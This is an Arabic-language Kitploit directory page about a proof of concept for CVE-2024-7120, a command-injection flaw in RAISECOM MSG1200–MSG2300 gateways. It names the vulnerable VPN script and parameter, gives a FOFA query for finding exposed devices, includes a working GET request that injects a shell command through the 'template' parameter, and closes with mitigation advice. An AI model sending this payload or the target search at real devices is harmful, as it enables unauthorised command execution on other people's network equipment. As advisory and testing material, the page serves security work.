
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

··الخلاصات·اتصال·الخصوصية·© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2024-7120 — إثبات مفهوم لاستغلال ثغرة حقن الأوامر CVE-2024-7120 في أجهزة بوابة RAISECOM. يوفر تفاصيل الاستغلال والطرازات المتأثرة وأمثلة هجوم قائمة على curl لاختبار الأمان. | Kitploit
أدوات/GitHubGitHub/gh-ost00/cve-2024-7120
أمان إنترنت الأشياءتحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقالقيادة والسيطرة
GitHubgh-ost00/cve-2024-7120

CVE-2024-7120

إثبات مفهوم لاستغلال ثغرة حقن الأوامر CVE-2024-7120 في أجهزة بوابة RAISECOM. يوفر تفاصيل الاستغلال والطرازات المتأثرة وأمثلة هجوم قائمة على curl لاختبار الأمان.

عرض المستودع
8259منذ 2 سنواتلم تتم المراجعة بعد

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →
مشاركة

إثبات المفهوم لثغرة حقن الأوامر في أجهزة Raisecom (CVE-2024-7120)

نظرة عامة

تم تحديد ثغرة حقن أوامر في أجهزة بوابة RAISECOM، حيث تؤثر على الطرازات MSG1200 وMSG2100E وMSG2200 وMSG2300. تسمح هذه الثغرة للمهاجمين عن بُعد بتنفيذ أوامر عشوائية على النظام عبر واجهة الويب. تكمن المشكلة في السكريبت list_base_config.php، وتحديداً عبر المُعامل template، مما يؤثر على أكثر من 25,112 جهازاً على الإنترنت.

✔ FOFA : title="web user login" && body="<META content="MSHTML 6.00.2900.5583" name=GENERATOR>"

banner

الأجهزة المتأثرة

الأجهزة المادية

  • طرازات بوابات RAISECOM MSG1200، MSG2100E، MSG2200، MSG2300

البرامج الثابتة (Software)

  • الإصدار 3.90

المكونات المتأثرة

URI: /vpn/list_base_config.php

الوصف: السكريبت list_base_config.php هو مكون واجهة ويب لأجهزة بوابة RAISECOM يُستخدم لإدارة تكوينات VPN. تنشأ الثغرة المحددة بسبب المعالجة غير السليمة للمُعامل template في هذا السكريبت. يمكن استغلال هذا المُعامل لتنفيذ أوامر عشوائية على نظام التشغيل الخاص بالجهاز نتيجة لعدم كفاية تنقية المدخلات.

CWE

CWE-77: حقن الأوامر (Command Injection)

الاستغلال

فيما يلي مثال لكيفية استغلال الثغرة باستخدام أمر curl:

GET "http://host.com/vpn/list_base_config.php?type=mod&parts=base_config&template=%60echo%20-e%20%27{{Created by Ghost sec}}%27%3E%20%2Fwww%2Ftmp%2Finfo.html%60"

في هذا المثال، يرسل أمر curl طلب HTTP GET ضار إلى السكريبت list_base_config.php. يستخدم الطلب المُعامل template لتنفيذ أمر.


النتيجة الفعلية

العينة 1

banner

العينة 2

banner

التوصيات

  1. التحقق من المدخلات: تنفيذ عمليات فحص صارمة على جميع مدخلات المستخدم، خاصة تلك التي يمكن أن تؤثر على أوامر النظام أو مسارات الملفات.
  2. التحكم في الوصول: تقييد الوصول إلى واجهة الويب الخاصة بالجهاز على الشبكات الموثوقة والمستخدمين المُوثقين.
تنزيل الأداة